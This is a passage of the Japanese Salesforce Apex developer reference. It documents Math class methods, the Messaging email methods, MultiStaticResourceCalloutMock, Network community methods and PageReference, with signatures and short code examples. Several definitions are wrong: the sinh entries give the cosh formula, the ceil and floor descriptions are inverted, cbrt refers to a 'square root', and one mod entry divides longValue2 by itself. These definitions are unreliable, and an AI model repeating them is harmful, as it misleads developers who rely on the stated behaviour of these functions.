`integerValue1` **を** *`integerValue2`* **で除算した余りを返します。**

mod(longValue1, longValue2)

`longValue2` **を** *`longValue2`* **で除算した余りを返します。**

pow(doubleValue, exponent)

exponent の累乗まで乗算した最初の double 値を返します。

random()

0.0 以上 1.0 未満の正の double を返します。

rint(decimalValue)

decimalValue に最も近く、数学的整数と等しい値を返します。

rint(doubleValue)

doubleValue に最も近く、数学的整数と等しい値を返します。

round(doubleValue)

使用しません。このメソッドは、Winter '08 リリースの時点で廃止されています。代わりに、`Math.roundToLong` を使用してください。指定された double に最も近い integer を返します。結果が -2,147,483,648 未満または 2,147,483,647 より大きい場合、Apex はエラーを生成します。

round(decimalValue)

decimal の丸められた近似値を返します。数値は、均等丸めモードを使用して、「最も近い近似値」である整数に丸められます。ただし、2つの近似値が等距離にある場合は、このモードでは偶数の近似値に丸められます。

roundToLong(decimalValue)

decimal の丸められた近似値を返します。数値は、均等丸めモードを使用して、「最も近い近似値」である整数に丸められます。ただし、2つの近似値が等距離にある場合は、このモードでは偶数の近似値に丸められます。

roundToLong(doubleValue)

指定された double に最も近い long を返します。

signum(decimalValue)

指定された decimal の符号関数を返します。*decimalValue* が 0 の場合は 0、*decimalValue* が 0 より大きい場合は 1.0、*decimalValue* が 0 より小さい場合は -1.0 です。

signum(doubleValue)

指定された double の符号関数を返します。*doubleValue* が 0 の場合は 0、*doubleValue* が 0 より大きい場合は 1.0、*doubleValue* が 0 より小さい場合は -1.0 です。

sin(decimalAngle)

decimalAngle で指定された角の三角関数のサインを返します。

sin(doubleAngle)

doubleAngle で指定された角の三角関数のサインを返します。

sinh(decimalAngle)

decimalAngle の双曲線サインを返します。*decimalAngle* の双曲線サインは、$(e^x + e^{-x})/2$ となるように定義します。ここで e はオイラーの数値です。

sinh(doubleAngle)

doubleAngle の双曲線サインを返します。*doubleAngle* の双曲線サインは、$(e^x + e^{-x})/2$ となるように定義します。ここで e はオイラーの数値です。

sqrt(decimalValue)

適切に丸められた *decimalValue* の正の平方根を返します。

sqrt(doubleValue)
適切に丸められた *doubleValue* の正の平方根を返します。

tan(decimalAngle)
***decimalAngle* で指定された角の三角関数のタンジェントを返します。**

tan(doubleAngle)
***doubleAngle* で指定された角の三角関数のタンジェントを返します。**

tanh(decimalAngle)
***decimalAngle* の双曲線タンジェントを返します。*decimalAngle* の双曲線タンジェントは $(e^X - e^{-X})/(e^X + e^{-X})$ となるように定義します。ここで *e* はオイラーの数値です。つまり、`sinh(x)/cosinh(x)` と等しくなります。正確な `tanh` の絶対値は常に 1 より小さい値です。**

tanh(doubleAngle)
***doubleAngle* の双曲線タンジェントを返します。*doubleAngle* の双曲線タンジェントは $(e^X - e^{-X})/(e^X + e^{-X})$ となるように定義します。ここで *e* はオイラーの数値です。つまり、`sinh(x)/cosinh(x)` と等しくなります。正確な `tanh` の絶対値は常に 1 より小さい値です。**

abs(decimalValue)

指定された decimal **の絶対値を返します。**

署名

```
public static Decimal abs(Decimal decimalValue)
```

パラメータ

decimalValue
型: Decimal

戻り値

型: Decimal

abs(doubleValue)

指定された double **の絶対値を返します。**

署名

```
public static Double abs(Double doubleValue)
```

パラメータ

doubleValue
型: Double

戻り値

型: Double

abs(integerValue)

指定された integer の絶対値を返します。

署名

```
public static Integer abs(Integer integerValue)
```

パラメータ

integerValue
型: Integer

戻り値

型: Integer

例

```
Integer i = -42;

Integer i2 = math.abs(i);

system.assertEquals(i2, 42);
```

abs(longValue)

指定された long の絶対値を返します。

署名

```
public static Long abs(Long longValue)
```

パラメータ

longValue
型: Long

戻り値

型: Long

acos(decimalAngle)

角のアークコサインを 0.0 ～ *pi* の範囲で返します。

署名

```
public static Decimal acos(Decimal decimalAngle)
```

パラメータ

decimalAngle
　型: Decimal

戻り値

型: Decimal

acos(doubleAngle)

角のアークコサインを 0.0 ～ *pi* **の範囲で返します。**

署名

```
public static Double acos(Double doubleAngle)
```

パラメータ

doubleAngle
　型: Double

戻り値

型: Double

asin(decimalAngle)

角のアークサインを -*pi*/2 ～ *pi*/2 **の範囲で返します。**

署名

```
public static Decimal asin(Decimal decimalAngle)
```

パラメータ

decimalAngle
　型: Decimal

戻り値

型: Decimal

asin(doubleAngle)

角のアークサインを -*pi*/2 ～ *pi*/2 **の範囲で返します。**

署名

```
public static Double asin(Double doubleAngle)
```

パラメータ

doubleAngle
　型: Double

戻り値

型: Double

atan(decimalAngle)

角のアークタンジェントを *-pi/2* **～** *pi/2* **の範囲で返します。**

署名

```
public static Decimal atan(Decimal decimalAngle)
```

パラメータ

decimalAngle
　型: Decimal

戻り値

型: Decimal

atan(doubleAngle)

角のアークタンジェントを *-pi/2* **～** *pi/2* **の範囲で返します。**

署名

```
public static Double atan(Double doubleAngle)
```

パラメータ

doubleAngle
　型: Double

戻り値

型: Double

atan2(xCoordinate, yCoordinate)

直交座標 (*xCoordinate* および *yCoordinate*) を極 (*r* および *theta*) に変換します。このメソッドは、*xCoordinate*/*yCoordinate* のアークタンジェントを *-pi* ～ *pi* の範囲で計算することで、相 *theta* を計算します。

署名

```
public static Decimal atan2(Decimal xCoordinate, Decimal yCoordinate)
```

パラメータ

xCoordinate
型: Decimal

yCoordinate
型: Decimal

戻り値

型: Decimal

atan2(xCoordinate, yCoordinate)

直交座標 (*xCoordinate* および *yCoordinate*) を極 (*r* および *theta*) に変換します。このメソッドは、*xCoordinate*/*yCoordinate* のアークタンジェントを *-pi* ～ *pi* の範囲で計算することで、相 *theta* を計算します。

署名

```
public static Double atan2(Double xCoordinate, Double yCoordinate)
```

パラメータ

xCoordinate
型: Double

yCoordinate
型: Double

戻り値

型: Double

cbrt(decimalValue)

指定された decimal の立方根を返します。負の値の立方根は、値の大きさの平方根を負にしたものです。

署名

```
public static Decimal cbrt(Decimal decimalValue)
```

パラメータ

decimalValue
　型: Decimal

戻り値

型: Decimal

cbrt(doubleValue)

指定された double の立方根を返します。負の値の立方根は、値の大きさの平方根を負にしたものです。

署名

```
public static Double cbrt(Double doubleValue)
```

パラメータ

doubleValue
　型: Double

戻り値

型: Double

ceil(decimalValue)

最も小さい(負の無限大に最も近い)decimal を返します。引数より大きく、数学的整数と等しい値になります。

署名

```
public static Decimal ceil(Decimal decimalValue)
```

パラメータ

decimalValue
　型: Decimal

戻り値

型: Decimal

ceil(doubleValue)

最も小さい (負の無限大に最も近い) double を返します。引数より大きく、数学的整数と等しい値になります。

署名

```
public static Double ceil(Double doubleValue)
```

パラメータ

doubleValue
　型: Double

戻り値

型: Double

cos(decimalAngle)

decimalAngle で指定された角の三角関数のコサインを返します。

署名

```
public static Decimal cos(Decimal decimalAngle)
```

パラメータ

decimalAngle
　型: Decimal

戻り値

型: Decimal

cos(doubleAngle)

doubleAngle で指定された角の三角関数のコサインを返します。

署名

```
public static Double cos(Double doubleAngle)
```

パラメータ

doubleAngle
　型: Double

戻り値

型: Double

cosh(decimalAngle)

decimalAngle の双曲線コサインを返します。*d* の双曲線コサインは、$(e^x + e^{-x})/2$ となるように定義します。ここで *e* はオイラーの数値です。

署名

```
public static Decimal cosh(Decimal decimalAngle)
```

パラメータ

decimalAngle
型: Decimal

戻り値

型: Decimal

cosh(doubleAngle)

doubleAngle の双曲線コサインを返します。*d* の双曲線コサインは、$(e^x + e^{-x})/2$ となるように定義します。ここで *e* はオイラーの数値です。

署名

```
public static Double cosh(Double doubleAngle)
```

パラメータ

doubleAngle
型: Double

戻り値

型: Double

exp(exponentDecimal)

指定した decimal の累乗まで乗算したオイラーの数値 *e* を返します。

署名

```
public static Decimal exp(Decimal exponentDecimal)
```

パラメータ

exponentDecimal
型: Decimal

戻り値

型: Decimal

exp(exponentDouble)

指定した double の累乗まで乗算したオイラーの数値 *e* を返します。

署名

```
public static Double exp(Double exponentDouble)
```

パラメータ

exponentDouble
型: Double

戻り値

型: Double

floor(decimalValue)

最も大きい(正の無限大に最も近い)decimal を返します。引数より小さく、数学的整数と等しい値になります。

署名

```
public static Decimal floor(Decimal decimalValue)
```

パラメータ

decimalValue
型: Decimal

戻り値

型: Decimal

floor(doubleValue)

最も大きい(正の無限大に最も近い) double を返します。引数より小さく、数学的整数と等しい値になります。

署名

```
public static Double floor(Double doubleValue)
```

パラメータ

doubleValue
型: Double

戻り値

型: Double

log(decimalValue)

指定された decimal の自然対数 (base *e*) を返します。

署名

```
public static Decimal log(Decimal decimalValue)
```

パラメータ

decimalValue
型: Decimal

戻り値

型: Decimal

log(doubleValue)

指定された double の自然対数 (base *e*) を返します。

署名

```
public static Double log(Double doubleValue)
```

パラメータ

doubleValue
型: Double

戻り値

型: Double

log10(decimalValue)

指定された decimal の対数 (base *10*) を返します。

署名

```
public static Decimal log10(Decimal decimalValue)
```

パラメータ

decimalValue
型: Decimal

戻り値

型: Decimal

log10(doubleValue)

指定された double の対数 (base *10*) を返します。

署名

```
public static Double log10(Double doubleValue)
```

パラメータ

doubleValue
型: Double

戻り値

型: Double

max(decimalValue1, decimalValue2)

指定された 2 つの decimal の大きい方を返します。

署名

```
public static Decimal max(Decimal decimalValue1, Decimal decimalValue2)
```

パラメータ

decimalValue1
型: Decimal

decimalValue2
型: Decimal

戻り値

型: Decimal

例

```
Decimal larger = math.max(12.3, 156.6);

system.assertEquals(larger, 156.6);
```

max(doubleValue1, doubleValue2)

指定された 2 つの double の大きい方を返します。

署名

```
public static Double max(Double doubleValue1, Double doubleValue2)
```

パラメータ

doubleValue1
　型: Double

doubleValue2
　型: Double

戻り値

型: Double

max(integerValue1, integerValue2)

指定された 2 つの integer の大きい方を返します。

署名

```
public static Integer max(Integer integerValue1, Integer integerValue2)
```

パラメータ

integerValue1
　型: Integer

integerValue2
　型: Integer

戻り値

型: Integer

max(longValue1, longValue2)

指定された 2 つの long の大きい方を返します。

署名

```
public static Long max(Long longValue1, Long longValue2)
```

パラメータ

longValue1
　型: Long

longValue2
　型: Long

戻り値

型: Long

min(decimalValue1, decimalValue2)

指定された 2 つの decimal の小さい方を返します。

署名

```
public static Decimal min(Decimal decimalValue1, Decimal decimalValue2)
```

パラメータ

decimalValue1
型: Decimal

decimalValue2
型: Decimal

戻り値

型: Decimal

例

```
Decimal smaller = math.min(12.3, 156.6);

system.assertEquals(smaller, 12.3);
```

min(doubleValue1, doubleValue2)

指定された 2 つの double の小さい方を返します。

署名

```
public static Double min(Double doubleValue1, Double doubleValue2)
```

パラメータ

doubleValue1
型: Double

doubleValue2
型: Double

戻り値

型: Double

min(integerValue1, integerValue2)

指定された 2 つの integer の小さい方を返します。

署名

```
public static Integer min(Integer integerValue1, Integer integerValue2)
```

パラメータ

integerValue1
型: Integer

integerValue2
型: Integer

戻り値

型: Integer

min(longValue1, longValue2)

指定された 2 つの long の小さい方を返します。

署名

```
public static Long min(Long longValue1, Long longValue2)
```

パラメータ

longValue1
型: Long

longValue2
型: Long

戻り値

型: Long

mod(integerValue1, integerValue2)

integerValue1 を *integerValue2* で除算した余りを返します。

署名

```
public static Integer mod(Integer integerValue1, Integer integerValue2)
```

パラメータ

integerValue1
　型: Integer

integerValue2
　型: Integer

戻り値

型: Integer

例

```
Integer remainder = math.mod(12, 2);

system.assertEquals(remainder, 0);



Integer remainder2 = math.mod(8, 3);

system.assertEquals(remainder2, 2);
```

mod(longValue1, longValue2)

longValue2 を *longValue2* で除算した余りを返します。

署名

```
public static Long mod(Long longValue1, Long longValue2)
```

パラメータ

longValue1
　型: Long

longValue2
　型: Long

戻り値

型: Long

pow(doubleValue, exponent)

exponent の累乗まで乗算した最初の double 値を返します。

署名

```
public static Double pow(Double doubleValue, Double exponent)
```

パラメータ

doubleValue
　型: Double

exponent
　型: Double

戻り値

型: Double

random()

0.0 **以上** 1.0 **未満の正の** double **を返します。**

署名

```
public static Double random()
```

戻り値

型: Double

rint(decimalValue)

decimalValue **に最も近く、数学的整数と等しい値を返します。**

署名

```
public static Decimal rint(Decimal decimalValue)
```

パラメータ

decimalValue
　型: Decimal

戻り値

型: Decimal

rint(doubleValue)

doubleValue **に最も近く、数学的整数と等しい値を返します。**

署名

```
public static Double rint(Double doubleValue)
```

パラメータ

doubleValue
型: Double

戻り値

型: Double

round(doubleValue)

使用しません。このメソッドは、Winter'08 リリースの時点で廃止されています。代わりに、`Math.roundToLong` を使用してください。指定された double に最も近い integer を返します。結果が -2,147,483,648 未満または 2,147,483,647 より大きい場合、Apex はエラーを生成します。

署名

```
public static Integer round(Double doubleValue)
```

パラメータ

doubleValue
型: Double

戻り値

型: Integer

round(decimalValue)

decimal の丸められた近似値を返します。数値は、均等丸めモードを使用して、「最も近い近似値」である整数に丸められます。ただし、2 つの近似値が等距離にある場合は、このモードでは偶数の近似値に丸められます。

署名

```
public static Integer round(Decimal decimalValue)
```

パラメータ

decimalValue
型: Decimal

戻り値

型: Integer

使用方法

この丸めモードは、連続する計算に対して繰り返し適用される場合、統計的に累積エラーを最小化します。

例

```
Decimal d1 = 4.5;

Integer i1 = Math.round(d1);

System.assertEquals(4, i1);



Decimal d2 = 5.5;

Integer i2 = Math.round(d2);

System.assertEquals(6, i2);
```

roundToLong(decimalValue)

decimalの丸められた近似値を返します。数値は、均等丸めモードを使用して、「最も近い近似値」である整数に丸められます。ただし、2つの近似値が等距離にある場合は、このモードでは偶数の近似値に丸められます。

署名

```
public static Long roundToLong(Decimal decimalValue)
```

パラメータ

decimalValue
型: Decimal

戻り値

型: Long

使用方法

この丸めモードは、連続する計算に対して繰り返し適用される場合、統計的に累積エラーを最小化します。

例

```
Decimal d1 = 4.5;

Long i1 = Math.roundToLong(d1);
```

```
System.assertEquals(4, i1);



Decimal d2 = 5.5;

Long i2 = Math.roundToLong(d2);

System.assertEquals(6, i2);
```

roundToLong(doubleValue)

指定された double に最も近い long を返します。

署名

```
public static Long roundToLong(Double doubleValue)
```

パラメータ

doubleValue
型: Double

戻り値

型: Long

signum(decimalValue)

指定された decimal の符号関数を返します。*decimalValue* が 0 の場合は 0、*decimalValue* が 0 より大きい場合は 1.0、*decimalValue* が 0 より小さい場合は -1.0 です。

署名

```
public static Decimal signum(Decimal decimalValue)
```

パラメータ

decimalValue
型: Decimal

戻り値

型: Decimal

signum(doubleValue)

指定された double の符号関数を返します。*doubleValue* が 0 の場合は 0、*doubleValue* が 0 より大きい場合は 1.0、*doubleValue* が 0 より小さい場合は -1.0 です。

署名

```
public static Double signum(Double doubleValue)
```

パラメータ

doubleValue
　型: Double

戻り値

型: Double

sin(decimalAngle)

decimalAngle で指定された角の三角関数のサインを返します。

署名

```
public static Decimal sin(Decimal decimalAngle)
```

パラメータ

decimalAngle
　型: Decimal

戻り値

型: Decimal

sin(doubleAngle)

doubleAngle で指定された角の三角関数のサインを返します。

署名

```
public static Double sin(Double doubleAngle)
```

パラメータ

doubleAngle
　型: Double

戻り値

型: Double

sinh(decimalAngle)

decimalAngle の双曲線サインを返します。*decimalAngle* の双曲線サインは、$(e^x + e^{-x})/2$ となるように定義します。ここで e はオイラーの数値です。

署名

```
public static Decimal sinh(Decimal decimalAngle)
```

パラメータ

decimalAngle
型: Decimal

戻り値

型: Decimal

sinh(doubleAngle)

doubleAngle の双曲線サインを返します。*doubleAngle* の双曲線サインは、$(e^x + e^{-x})/2$ となるように定義します。ここで e はオイラーの数値です。

署名

```
public static Double sinh(Double doubleAngle)
```

パラメータ

doubleAngle
型: Double

戻り値

型: Double

sqrt(decimalValue)

適切に丸められた *decimalValue* の正の平方根を返します。

署名

```
public static Decimal sqrt(Decimal decimalValue)
```

パラメータ

decimalValue
型: Decimal

戻り値

型: Decimal

sqrt(doubleValue)

適切に丸められた *doubleValue* の正の平方根を返します。

署名

```
public static Double sqrt(Double doubleValue)
```

パラメータ

doubleValue
型: Double

戻り値

型: Double

tan(decimalAngle)

decimalAngle で指定された角の三角関数のタンジェントを返します。

署名

```
public static Decimal tan(Decimal decimalAngle)
```

パラメータ

decimalAngle
型: Decimal

戻り値

型: Decimal

tan(doubleAngle)

doubleAngle で指定された角の三角関数のタンジェントを返します。

署名

```
public static Double tan(Double doubleAngle)
```

パラメータ

doubleAngle
型: Double

戻り値

型: Double

tanh(decimalAngle)

decimalAngle の双曲線タンジェントを返します。*decimalAngle* の双曲線タンジェントは $(e^x - e^{-x})/(e^x + e^{-x})$ となるように定義します。ここで *e* はオイラーの数値です。つまり、`sinh(x)/cosinh(x)` と等しくなります。正確な `tanh` の絶対値は常に 1 より小さい値です。

署名

```
public static Decimal tanh(Decimal decimalAngle)
```

パラメータ

decimalAngle
型: Decimal

戻り値

型: Decimal

tanh(doubleAngle)

doubleAngle の双曲線タンジェントを返します。*doubleAngle* の双曲線タンジェントは $(e^x - e^{-x})/(e^x + e^{-x})$ となるように定義します。ここで *e* はオイラーの数値です。つまり、`sinh(x)/cosinh(x)` と等しくなります。正確な `tanh` の絶対値は常に 1 より小さい値です。

署名

```
public static Double tanh(Double doubleAngle)
```

パラメータ

doubleAngle
型: Double

戻り値

型: Double

Messaging クラス

単一メール送信または一括メール送信に使用されるメッセージメソッドが含まれます。

名前空間

System

メッセージメソッド

`Messaging` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

reserveMassEmailCapacity(amountReserved)

現在のトランザクションがコミットされた後に、指定数のメールアドレスに一括メール送信するためのメール容量を確保します。

署名

```
public Void reserveMassEmailCapacity(Integer amountReserved)
```

パラメータ

amountReserved
型: Integer

戻り値

型: Void

使用方法

トランザクションの結果として送信するメールの数を事前に把握している場合は、このメソッドをコールできます。このトランザクションで組織の1**日あたりのメール送信量の制限を超える場合、このメソッドを使用すると、**`System.HandledException: The daily limit for the org would be exceeded by this`

request. というエラーになります。組織に API の送信または一括メール送信の権限がない場合、このメソッドを使用すると、System.NoAccessException: The organization is not permitted to send email. というエラーが発生します。

reserveSingleEmailCapacity(amountReserved)

現在のトランザクションがコミットされた後に、指定数のメールアドレスに単一メール送信するためのメール容量を確保します。

署名

```
public Void reserveSingleEmailCapacity(Integer amountReserved)
```

パラメータ

amountReserved
型: Integer

戻り値

型: Void

使用方法

トランザクションの結果として送信するメールの数を事前に把握している場合は、このメソッドをコールできます。このトランザクションで組織の 1 日あたりのメール送信量の制限を超える場合、このメソッドを使用すると、System.HandledException: The daily limit for the org would be exceeded by this request. というエラーになります。組織に API の送信または一括メール送信の権限がない場合、このメソッドを使用すると、System.NoAccessException: The organization is not permitted to send email. というエラーが発生します。

sendEmail(emails, allOrNothing)

SingleEmailMessage または MassEmailMessage のいずれかを使用してインスタンス化するメールオブジェクトのリストを送信し、SendEmailResult オブジェクトのリストを返します。

署名

```
public Messaging.SendEmailResult[] sendEmail(Messaging.Email[] emails, Boolean
allOrNothing)
```

パラメータ

emails
型: Messaging.Email[]

allOrNothing
型: Boolean

(省略可能) *opt_allOrNone* パラメータでは、任意のメッセージがエラーで失敗した場合、sendEmail でその他すべてのメッセージの配信を行わない (true) か、エラーのないメッセージの配信を行う (false) かを指定します。デフォルトは、true です。

戻り値

型: Messaging.SendEmailResult[]

sendEmailMessage(emailMessageIds, allOrNothing)

指定したメールメッセージ ID で定義されているドラフトメールメッセージを最大 10 件送信し、SendEmailResult オブジェクトのリストを返します。

署名

```
public Messaging.SendEmailResult[] sendEmailMessage(List <ID> emailMessageIds, Boolean
allOrNothing)
```

パラメータ

emailMessageIds
型: List<ID>

allOrNothing
型: Boolean

戻り値

型: Messaging.SendEmailResult[]

使用方法

sendEmailMessage メソッドは、*opt_allOrNone* パラメータ (省略可能) は常に false であるとみなし、設定した値を無視します。この省略可能なパラメータでは、任意のメッセージがエラーで失敗した場合、sendEmailMessage でその他すべてのメッセージの配信を行わない (true) か、エラーのないメッセージの配信を行う (false) かを指定します。

例

この例では、ドラフトメールメッセージを送信する方法を示します。ケースとそのケースに関連付けられた新しいメールメッセージを作成します。次に、ドラフトメールメッセージを送信し、結果を確認します。この例を実行する前に、メールアドレスを有効なアドレスに置き換えていることを確認してください。

```
Case c = new Case();

insert c;



EmailMessage e = new EmailMessage();
```

```
e.parentid = c.id;
// Set to draft status.
// This status is required
// for sendEmailMessage().
e.Status = '5';
e.TextBody =
  'Sample email message.';
e.Subject = 'Apex sample';
e.ToAddress = 'customer@email.com';
insert e;

List<Messaging.SendEmailResult>
  results =
  Messaging.sendEmailMessage(new ID[]
    { e.id });

System.assertEquals(1, results.size());
System.assertEquals(true,
                    results[0].success);
```

MultiStaticResourceCalloutMock クラス

HTTP コールアウトのテストで複数のリソースを使用して、擬似応答を指定するために使用されるユーティリティクラスです。

名前空間

System

使用方法

このクラスのメソッドを使用して、HTTP コールアウトのテストでの応答のプロパティを設定します。各エンドポイントのリソースを指定できます。

このセクションの内容:

MultiStaticResourceCalloutMock コンストラクタ

`MultiStaticResourceCalloutMock` のコンストラクタは次のとおりです。

このセクションの内容:

MultiStaticResourceCalloutMock()

`System.MultiStaticResourceCalloutMock` クラスの新しいインスタンスを作成します。

署名

```
public MultiStaticResourceCalloutMock()
```

MultiStaticResourceCalloutMock メソッド

`MultiStaticResourceCalloutMock` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

setHeader(headerName, headerValue)

擬似応答に指定されたヘッダー名と値を設定します。

署名

```
public Void setHeader(String headerName, String headerValue)
```

パラメータ

headerName
　型: String

headerValue
　型: String

戻り値

型: Void

setStaticResource(endpoint, resourceName)

エンドポイントに対応する指定された静的リソースを設定します。静的リソースにはレスポンスボディが含まれます。

署名

```
public Void setStaticResource(String endpoint, String resourceName)
```

パラメータ

endpoint
　型: String

resourceName
　型: String

戻り値

型: Void

setStatus(httpStatus)

応答に指定された HTTP 状況を設定します。

署名

```
public Void setStatus(String httpStatus)
```

パラメータ

httpStatus
　型: String

戻り値

型: Void

setStatusCode(httpStatusCode)

応答に指定された HTTP 状況コードを設定します。

署名

```
public Void setStatusCode(Integer httpStatusCode)
```

パラメータ

httpStatusCode
型: Integer

戻り値

型: Void

Network クラス

コミュニティを表します。

名前空間

System

使用方法

ユーザが現在ログインしているコミュニティを判断するには、`Network` クラスのメソッドを使用します。

このセクションの内容:

Network コンストラクタ

`Network` のコンストラクタは次のとおりです。

このセクションの内容:

Network()

System.Network クラスの新しいインスタンスを作成します。

署名

```
public Network()
```

Network メソッド

Network のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

communitiesLanding()

コミュニティのデフォルトのランディングページへのページの参照を返します。これは、コミュニティの最初のタブです。

署名

```
public static String communitiesLanding()
```

戻り値

型: PageReference

使用方法

コミュニティがユーザの組織で有効になっていないか、ユーザが現在内部組織に含まれる場合は、`null` を返します。

forwardToAuthPage(startURL)

デフォルトのログインページへのページの参照を返します。StartURL は、ログイン成功後の転送先に関するクエリのパラメータとして含まれます。

署名

```
public static PageReference forwardToAuthPage(String startURL)
```

パラメータ

startURL
型: String

戻り値

型: PageReference

使用方法

コミュニティがユーザの組織で有効になっていないか、ユーザが現在内部組織に含まれる場合は、`null` を返します。

getLoginUrl(networkId)

コミュニティで使用されるログインページの絶対 URL を返します。

署名

```
public static String getLoginUrl(String networkId)
```

パラメータ

networkId
型: String
この情報を取得しているコミュニティの ID。

戻り値

型: String

使用方法

コミュニティでログインページとして使用される Force.com ページまたはコミュニティビルダーページの完全な URL を返します。

getLogoutUrl(networkId)

コミュニティで使用されるログアウトページの絶対 URL を返します。

署名

```
public static String getLogoutUrl(String networkId)
```

パラメータ

networkId
型: String

この情報を取得しているコミュニティの ID。

戻り値

型: String

使用方法

コミュニティでログアウトページとして使用される Force.com ページ、コミュニティビルダーページ、または Web ページの完全な URL を返します。

getNetworkId()

ユーザの現在のコミュニティを返します。

署名

```
public static String getNetworkId()
```

戻り値

型: String

使用方法

コミュニティがユーザの組織で有効になっていないか、ユーザが現在内部組織に含まれる場合は、`null` を返します。

getSelfRegUrl(networkId)

コミュニティで使用されるセルフ登録ページの絶対 URL を返します。

署名

```
public static String getSelfRegUrl(String networkId)
```

パラメータ

networkId
型: String

この情報を取得しているコミュニティの ID。

戻り値

型: String

使用方法

コミュニティでセルフ登録ページとして使用される Force.com ページまたはコミュニティビルダーページの完全な URL を返します。

loadAllPackageDefaultNetworkDashboardSettings()

Communities Analytics パッケージのダッシュボードを、各コミュニティの未設定のダッシュボード設定に対応付けます。構成する設定の数を返します。

署名

```
public static Integer loadAllPackageDefaultNetworkDashboardSettings()
```

戻り値

型: Integer

使用方法

コミュニティが有効で、Communities Analytics パッケージがインストールされている場合、Communities Analytics パッケージが提供するダッシュボードを、各コミュニティの未設定のダッシュボード設定に対応付けます。構成する設定の数を返します。このメソッドは、ネットワークの作成およびパッケージのインストール中に自動的に呼び出されます。通常、このメソッドを手動で呼び出す必要はありません。

コミュニティがユーザの組織で有効になっていないか、ユーザが現在内部組織に含まれる場合は、0 を返します。

PageReference クラス

PageReference は、ページのインスタンス化への参照です。多数の属性の 1 つである PageReferences は URL、一連のクエリパラメータ名および値で構成されます。

名前空間

System

PageReference オブジェクトは次の目的で使用します。

- ページのクエリ文字列パラメータおよび値を表示または設定する
- ユーザを action メソッドの結果として異なるページにナビゲートする

インスタンス化

カスタムコントローラまたはコントローラ拡張では、次のいずれかの方法で、PageReference を参照またはインスタンス化できます。

- ```
  Page.existingPageName
  ```

  組織ですでに保存している Visualforce ページの PageReference を参照します。このプラットフォームはこのようにページを参照することで、コントローラまたはコントローラ拡張が指定されたページの有無に依存することを認識し、コントローラまたは拡張が存在する間はページが削除されないようにします。

- ```
  PageReference pageRef = new PageReference('partialURL');
  ```

  Force.com プラットフォームでホストされる任意のページに PageReference を作成します。たとえば、*'partialURL'* を '/apex/HelloWorld' に設定すると、http://*mySalesforceInstance*/apex/HelloWorld にある Visualforce ページを参照します。同様に、**'partialURL'** を '/' + **'recordID'** に設定すると、指定したレコードの詳細ページを参照します。

  この構文は、PageReference はコンパイル時ではなく、実行時に構成されるため、`Page.existingPageName` のページ以外の Visualforce ページの参照にはお推めしません。実行時の参照は、参照整合性システムには使用できません。したがって、プラットフォームはこのコントローラまたはコントローラ拡張機能が指定されたページの有無に依存することを認識しないため、ユーザによるページの削除を防ぐためにエラーメッセージを表示しません。

- ```
  PageReference pageRef = new PageReference('fullURL');
  ```

  外部 URL の PageReference を作成します。次に例を示します。

  ```
  PageReference pageRef = new PageReference('http://www.google.com');
  ```

currentPage ApexPages メソッドを使用して、現在のページの PageReference オブジェクトをインスタンス化することもできます。次に例を示します。

```
PageReference pageRef = ApexPages.currentPage();
```

要求ヘッダー

次の表に、要求時に設定される一部のヘッダーを示します。
```

ヘッダー	説明
Host	要求 URL で要求されるホスト名です。このヘッダーは、常に Force.com サイト要求および「私のドメイン」要求に設定されます。また、HTTP/1.1 ではなく、HTTP/1.0 を使用する場合、その他の要求ではこのヘッダーは省略可能です。
Referer	現在の要求の URL に含まれるか、リンクされた URL です。このヘッダーは省略可能です。
User-Agent	この要求を開始したプログラム (Web ブラウザなど) の名前、バージョン、拡張子のサポートです。このヘッダーは省略可能で、ほとんどのブラウザで別の値に上書きできます。そのため、信頼できるヘッダーではありません。
CipherSuite	このヘッダーが存在し、空白以外の値である場合、要求には HTTPS が使用されています。それ以外の場合、要求にはHTTPが使用されています。空白以外の値の内容はこの API で定義するものではなく、予告なく変更される場合があります。
X-Salesforce-SIP	要求の要求元 IP アドレスです。このヘッダーは、Salesforce のデータセンター外で開始された HTTP 要求と HTTPS 要求に常に設定されます。 メモ: 要求が Content Delivery Network (CDN) またはプロキシサーバを通過する場合、要求元 IP アドレスは変更されて元のクライアント IP アドレスとは同じではなくなっている可能性があります。
X-Salesforce-Forwarded-To	この要求を処理している Salesforce インスタンスの完全修飾ドメイン名です。このヘッダーは、Salesforce のデータセンター外で開始された HTTP 要求と HTTPS 要求に常に設定されます。

例: クエリ文字列パラメータの取得

次の例では、PageReference オブジェクトを使用して、現在の URL のクエリ文字列パラメータを取得する方法を示します。この例では、`getAccount` メソッドは `id` クエリ文字列パラメータを参照します。

```
public class MyController {

   public Account getAccount() {

        return [SELECT Id, Name FROM Account

                WHERE Id = :ApexPages.currentPage().getParameters().get('Id')];

    }

}
```

次のページマークアップは、上記のコントローラから `getAccount` メソッドをコールします。

```
<apex:page controller="MyController">

    <apex:pageBlock title="Retrieving Query String Parameters">
```

```
        You are viewing the {!account.name} account.

    </apex:pageBlock>

</apex:page>
```

メモ: この例が正しく機能するためには、Visualforce ページを URL の有効な取引先レコードに関連付ける必要があります。たとえば、001D000000IRt53 が取引先 ID の場合、次の URL を使用します。

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53
```

getAccount メソッドは、埋め込み SOQL クエリを使用して、ページの URL の id パラメータで指定した取引先を返します。id にアクセスするために、getAccount メソッドは次のように ApexPages 名前空間を使用します。

- まず、currentPage メソッドが現在のページの PageReference インスタンスを返します。PageReference は、クエリ文字列パラメータなど、Visualforce ページへの参照を返します。
- ページ参照に基づいて、getParameters メソッドを使用して、指定されたクエリ文字列パラメータの名前と値の対応付けを返します。
- 次に、id を指定する get メソッドのコールにより、id パラメータ自体の値を返します。

例: action メソッドの結果として新しいページに移動

カスタムコントローラまたはコントローラ拡張の action メソッドはいずれも、メソッドの結果として PageReference オブジェクトを返すことができます。PageReference の redirect 属性を true に設定すると、PageReference が指定した URL に移動します。

次の例では、save メソッドでこの移動を実装する方法を示します。この例では、save メソッドで返された PageReference によって、ユーザは新たに保存した取引先レコードの詳細ページに移動させます。

```
public class mySecondController {

    Account account;


    public Account getAccount() {

        if(account == null) account = new Account();

        return account;

    }


    public PageReference save() {

        // Add the account to the database.
```

```
        insert account;
        // Send the user to the detail page for the new account.
        PageReference acctPage = new ApexPages.StandardController(account).view();
        acctPage.setRedirect(true);
        return acctPage;
    }
}
```

次のページマークアップは、上記のコントローラから save メソッドをコールします。ユーザが [保存] をクリックすると、新たに作成した取引先の詳細ページに移動します。

```
